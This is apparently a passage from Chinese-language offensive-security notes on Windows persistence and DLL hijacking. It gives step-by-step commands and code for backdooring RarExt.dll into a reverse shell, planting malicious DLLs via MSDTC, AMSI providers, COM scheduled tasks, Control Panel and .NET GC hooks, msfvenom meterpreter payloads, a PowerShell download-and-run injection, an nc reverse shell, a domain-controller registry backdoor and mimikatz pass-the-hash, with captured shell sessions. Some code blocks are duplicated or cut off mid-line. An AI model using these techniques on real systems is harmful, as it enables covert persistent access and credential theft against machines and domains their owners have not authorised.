>regsvr32.exe /s /i:http://192.168.0.107/1.sct scrobj.dll
触发
>cscript 1.js
var test = new ActiveXObject("Component.TESTCB");
test.exec()
```

DLL劫持

劫持1

```
注册表
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager\ExcludeFromKnownDlls下添加 "lpk.dll"(若无，自己创建)
ExcludeFromKnownDlls可使KnownDLLs失效
需要重新启动电脑
查找可劫持的DLL：
1.启动程序
2.使用Process Explorer查看该应用程序启动后加载的DLL。
3.从已经加载的DLL列表中，查找在上述“KnownDLLs注册表项”中不存在的DLL。
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs
4.编写第三步中获取到的DLL的劫持DLL。
5.将编写好的劫持DLL放到该应用程序目录下，重新启动该应用程序，检测是否劫持成功。
```



Explorer.exe启动调用winrar文件夹的RarExt.dll
Msf监听


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.107
lhost => 192.168.0.107
msf5 exploit(multi/handler) > set lport 12138
lport => 12138
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.107:12138
```

复制dll文件到the-backdoor-factory文件夹中，加载恶意dll进原dll
>python backdoor.py -f RarExt.dll -s reverse_shell_tcp_inline -P 12138 -H 192.168.0.107 指定为kali监听的IP和端口

```
root@kali: ~/Desktop/the-backdoor-factory/backdoored
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
###############################################################
[*] Cave 1 length as int: 575
[*] Available caves:
1. Section Name: .rsrc; Section Begin: 0x64200 End: 0x7e000; Cave begin: 0x64d1b
 End: 0x65014; Cave Size: 761
2. Section Name: .rsrc; Section Begin: 0x64200 End: 0x7e000; Cave begin: 0x69ada
 End: 0x69d24; Cave Size: 586
3. Section Name: .rsrc; Section Begin: 0x64200 End: 0x7e000; Cave begin: 0x6bc60
 End: 0x6bedc; Cave Size: 636
4. Section Name: .rsrc; Section Begin: 0x64200 End: 0x7e000; Cave begin: 0x7dc04
 End: 0x7dffd; Cave Size: 1017
************************************************
[!] Enter your selection: 1
[!] Using selection: 1
[*] Changing flags for section: .rsrc
[*] Patching initial entry instructions
[*] Creating win64 resume execution stub
[*] Looking for and setting selected shellcode
File RarExt.dll is in the 'backdoored' directory
```

生成好的dll在backdoored文件夹，传入靶机中，替换原dll文件，最好把原dll保存备份。
每次打开windows资源管理器的时候，即可上线。重启可维持

```
root@kali: ~
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.107:12138
[*] Command shell session 25 opened (192.168.0.107:12138 -> 192.168.0.98:49176)
at 2020-02-26 22:17:37 +0000

^C
Abort session 25? [y/N]  y
""

[*] 192.168.0.98 - Command shell session 25 closed.  Reason: User exit
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.107:12138
[*] Command shell session 26 opened (192.168.0.107:12138 -> 192.168.0.98:49177)
at 2020-02-26 22:17:44 +0000



C:\Windows\system32>whoami
whoami
sub2k8\administrator

C:\Windows\system32>
```



劫持2


使用
https://github.com/coca1ne/DLL_Hijacker
https://github.com/git20150901/DLLHijack_Detecter
查看要劫持的DLL的函数导出表，会直接生成cpp源码，重编译指向恶意代码
DLLHijack_Detecter可查看程序加载的不在KnownDLLs中的DLL

MSDTC服务劫持


服务名称MSDTC,显示名称Distributed Transaction Coordinator
对应进程msdtc.exe,位于%windir%system32
C:\Windows\System32\wbem\
服务启动搜索注册表位置计算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSDTC\MTxOCI
#msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.51 LPORT=4444 -f dll -o /var/www/html/oci.dll
Oci.dll放入c:\windows\system32\
重启服务即可
>taskkill /f /im msdtc.exe

Rattler

自动化查找可劫持的DLL
https://github.com/sensepost/rattler
使用
>Rattler_x64.exe calc.exe 1
会列出可被劫持的DLL




按程序读取DLL位置顺序，把恶意DLL放入程序同目录后，执行程序即可。



DLL代理劫持右键

右键对应的注册表路径是
HKLM\Software\Classes*\ShellEx\ContextMenuHandlers
使用autoruns查看加载的DLL



以rarext.dll为例
使用https://github.com/rek7/dll-hijacking创建代理DLL
注意修改parse.py中dumpbin.exe的位置

```
action="store", dest="dump_bin",
default="C:\\Program Files (x86)\\Microsoft Visual Studio\\2019\\Enterprise\\VC\\Tools\\MSVC\\14.20.27508\\bin\\Hostx64\\x64\\dum
help='Path to Dumpbin Binary'
```

```
>python3 parse.py -d rarext.dll
```

```
C:\Users\y\Desktop\dll-hijacking-master>python3 parse.py -d RarExt.dll
[+] Detected DLL Architecture: '8664 machine (x64)'
[+] Made '2' Definitions
[+] Successfully Able to Write to File: './malicious_dll/definitions.h'

C:\Users\y\Desktop\dll-hijacking-master>
```

修改原DLL为rarext_.dll，重新生成解决方案命名为rarext.dll
将两个DLL放入原目录，重启

使用AMSI扫描接口维持权限

https://gist.github.com/b4rtik/48ef702603d5e283bc81a05a01fccd40
现amsi已经集成到win10以下组件中
UAC
PowerShell
Windows脚本（wscript.exe和cscript.exe）
JavaScript和VBScript
Office VBA宏

```
#include <windows.h>
#include <strsafe.h>
#include <amsi.h>
#include <TraceLoggingProvider.h>
#include <subauth.h>
#include <wrl.h>
#include <process.h>

typedef void (NTAPI * _RtlInitUnicodeString)(
    PUNICODE_STRING DestinationString,
    PCWSTR SourceString
    );
typedef NTSYSAPI BOOLEAN(NTAPI* _RtlEqualUnicodeString) (
    PUNICODE_STRING String1,
    PUNICODE_STRING String2,
    BOOLEAN CaseInSensitive
    );
DWORD WINAPI MyThreadFunction(LPVOID lpParam);
TRACELOGGING_DECLARE_PROVIDER(g_traceLoggingProvider);
```

这里使用nc来反弹个shell

```
DWORD WINAPI MyThreadFunction(LPVOID lpParam)
{
    system("c:\\windows\\Temp\\nc64.exe 192.168.0.104 1234 -e cmd.exe");

    return 0;
}
```

使用regsvr32注册dll或手动添加
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\GUID（默认）REG_SZ “提供程序描述”
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\GUID\InprocServer32 (默认)
REG_EXPAND_SZ " DLL的路径" -ThreadingModel REG_SZ "Both"
HKLM \ SOFTWARE \ Microsoft \ AMSI \ Providers \ GUID
Regsvr32使用超管权限

一旦注册，Dll将被加载到任何涉及AMSI和SampleAmsiProvider::Scan方法的进程中，比如在程序中设定，在powershell下发送字符串，触发scan方法，当发送字符串为我们设定的字符串的时候就触发恶意DLL

```
HRESULT SampleAmsiProvider::Scan(_In_ IAmsiStream* stream, _Out_ AMSI_RESULT* result)
{
    _RtlInitUnicodeString RtlInitUnicodeString = (_RtlInitUnicodeString)GetProcAddress(GetModuleHandle(L"ntdll.dll"), "RtlInitUnicodeString");
    _RtlEqualUnicodeString RtlEqualUnicodeString = (_RtlEqualUnicodeString)GetProcAddress(GetModuleHandle(L"ntdll.dll"), "RtlEqualUnicodeString");

    UNICODE_STRING myTriggerString1;
    RtlInitUnicodeString(&myTriggerString1, L"Run my malware");

    UNICODE_STRING myTriggerString2;
    RtlInitUnicodeString(&myTriggerString2, L"\"Run my malware\"");

    UNICODE_STRING myTriggerString3;
    RtlInitUnicodeString(&myTriggerString3, L"'Run my malware'");

    ULONG actualSize;
    ULONGLONG contentSize;
    if (!SUCCEEDED(stream->GetAttribute(AMSI_ATTRIBUTE_CONTENT_SIZE, sizeof(ULONGLONG), reinterpret_cast<PBYTE>(&contentSize), &actualSize)) &&
        actualSize == sizeof(ULONGLONG))
    {
        *result = AMSI_RESULT_NOT_DETECTED;
```

```
PS C:\Users\test> "Run my malware"
Run my malware
PS C:\Users\test>
```

Kali Linux Rolling

```
root@y:~# nc -lvvp 1234
listening on [any] 1234 ...
192.168.0.106: inverse host lookup failed: Unknown host
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.106] 49855
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\test>whoami
whoami
yyyyyy\test

C:\Users\test>
```

DLL劫持计划任务

```
function Invoke-ScheduledTaskComHandlerUserTask
{
[CmdletBinding(SupportsShouldProcess = $True, ConfirmImpact = 'Medium')]
Param (
[Parameter(Mandatory = $True)]
[ValidateNotNullOrEmpty()]
[String]
$Command,

[Switch]
$Force
)
$ScheduledTaskCommandPath = "HKCU:\Software\Classes\CLSID\{58fb76b9-ac85-4e55-ac04-427593b1d060}\InprocServer32"
if ($Force -or ((Get-ItemProperty -Path $ScheduledTaskCommandPath -Name '(default)' -ErrorAction SilentlyContinue) -eq $null)){
New-Item $ScheduledTaskCommandPath -Force |
New-ItemProperty -Name '(Default)' -Value $Command -PropertyType string -Force | Out-Null
}else{
Write-Verbose "Key already exists, consider using -Force"
exit
}

if (Test-Path $ScheduledTaskCommandPath) {
Write-Verbose "Created registry entries to hijack the UserTask"
}else{
Write-Warning "Failed to create registry key, exiting"
exit
}
}
```

```
Invoke-ScheduledTaskComHandlerUserTask -Command "C:\test\testmsg.dll" -Verbose
重启权限可维持
```

DLL注入


Powershell

```
生成DLL
>msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.105 LPORT=6666 -f dll -o /var/www/html/x.dll
>use exploit/multi/handler
>set payload windows/x64/meterpreter/reverse_tcp
>Powershell -nop -exec bypass -c "IEX (New-Object
```

```
Net.WebClient).DownloadString('http://192.168.0.105/powersploit/CodeExecution/Invoke-DllInjection.ps1'); Invoke-DllInjection -ProcessID pid -Dll .\1.dll"
```

InjectProc

```
生成DLL
#msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=12138 -f dll -o /var/www/html/qq.dll
#use exploit/multi/handler
#set payload windows/x64/meterpreter/reverse_tcp
使用如下命令注入进程
>InjectProc.exe dll_inj qq.dll xx.exe(存在的进程)
```



通过控制面板加载项维持权限

编译为dll，这里是弹框测试

```
#include <Windows.h>
#include "pch.h"

//Cplapplet
extern "C" __declspec(dllexport) LONG Cplapplet(
    HWND hwndCpl,
    UINT msg,
    LPARAM lParam1,
    LPARAM lParam2
)
{
    MessageBoxA(NULL, "inject control panel.", "Control Panel", 0);
    return 1;
}

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    {
        Cplapplet(NULL, NULL, NULL, NULL);
    }
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
```

```
    return TRUE;
}
```

```
    MessageBoxA(NULL, "inject control panel.", "Control Panel"
    return 1;
}

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    {
        Cplapplet(NULL, NULL, NULL, NULL);
    }
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

添加到注册表中，只要运行control命令打开控制面板即可加载dll


```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs" /v spotless /d "C:\xxx\dll.dll" /f
```

通过自定义.net垃圾回收机制进行DLL注入

低权限用户可指定.net应用程序使用自定义垃圾收集器（GC），一个自定义GC可以以COMPLUS_GCName此环境变量指定，只需将此环境变量指向到恶意DLL，自定义GC的DLL需要一个名为GC_VersionInfo的导出表。
下面是个弹框DLL


```
#include <Windows.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
```

```
    {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

struct VersionInfo
{
    UINT32 MajorVersion;
    UINT32 MinorVersion;
    UINT32 BuildVersion;
    const char* Name;

};

extern "C" __declspec(dllexport) void GC_VersionInfo(VersionInfo * info)
{
    info->BuildVersion = 0;
    info->MinorVersion = 0;
    info->BuildVersion = 0;
    MessageBoxA(NULL, "giao", "giao", 0);
}
```




后执行任意.net程序可加载此DLL

当然也可以加载shellcode
https://github.com/am0nsec/MCGC




```
11      const char* Name;
12  };
13
14  extern "C" __declspec(dllexport) void GC_VersionInfo(VersionInfo * info) {
15      info->MajorVersion = 6;
16      info->MinorVersion = 6;
17      info->BuildVersion = 6;
18      info->Name = "Custom GC";
19
20      // Your shellcode
21      unsigned char shellcode[] = "\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31
22
23
24      PROCESS_INFORMATION pi = { 0 };
25      STARTUPINFO si = { 0 };
26      si.cb = sizeof(STARTUPINFO);
27
28      bool bResult = ::CreateProcess(L"C:\\Windows\\System32\\werfault.exe", NULL, NULL, NULL, FALSE, CREATE_NO
29      if (!bResult)
30          return;
31
32      LPVOID lpAddress = ::VirtualAllocEx(pi.hProcess, NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_
33      if (lpAddress == NULL)
34          return;
35
36      SIZE_T NumberOfBytesWritten = 0;
```




Windows FAX DLL Injection

> 恶意DLL改名为fxsst.dll放置在c:\windows\目录即可实现对explorer.exe的劫持


DSRM+注册表ACL后门

```
>reg add HKLM\System\CurrentControlSet\Control\Lsa /v DSRMAdminLogonBehavior /t REG_DWORD /d 2
允许DSRM账户远程访问
https://github.com/HarmJ0y/DAMP
效果：域内任何用户可读取域控hash
system权限执行
>psexec.exe -accepteula -s -i -d cmd.exe
域控制器执行
PS>Add-RemoteRegBackdoor -ComputerName 域控名 -Trustee 'S-1-1-0' -Verbose
```




域内机器执行

```
https://raw.githubusercontent.com/HarmJ0y/DAMP/master/RemoteHashRetrieval.ps1
PS> Get-RemoteLocalAccountHash -ComputerName 域控 -Verbose
```




域控上执行

```
>reg add HKLM\System\CurrentControlSet\Control\Lsa /v DSRMAdminLogonBehavior /t REG_DWORD /d 2
```




PTH攻击，mimikatz需以管理员身份启动

```
>mimikatz "privilege::debug" "sekurlsa::pth /domain:dc /user:Administrator /ntlm:9f1770aebd442b6b624bdfe9cbc720dd" exit
```

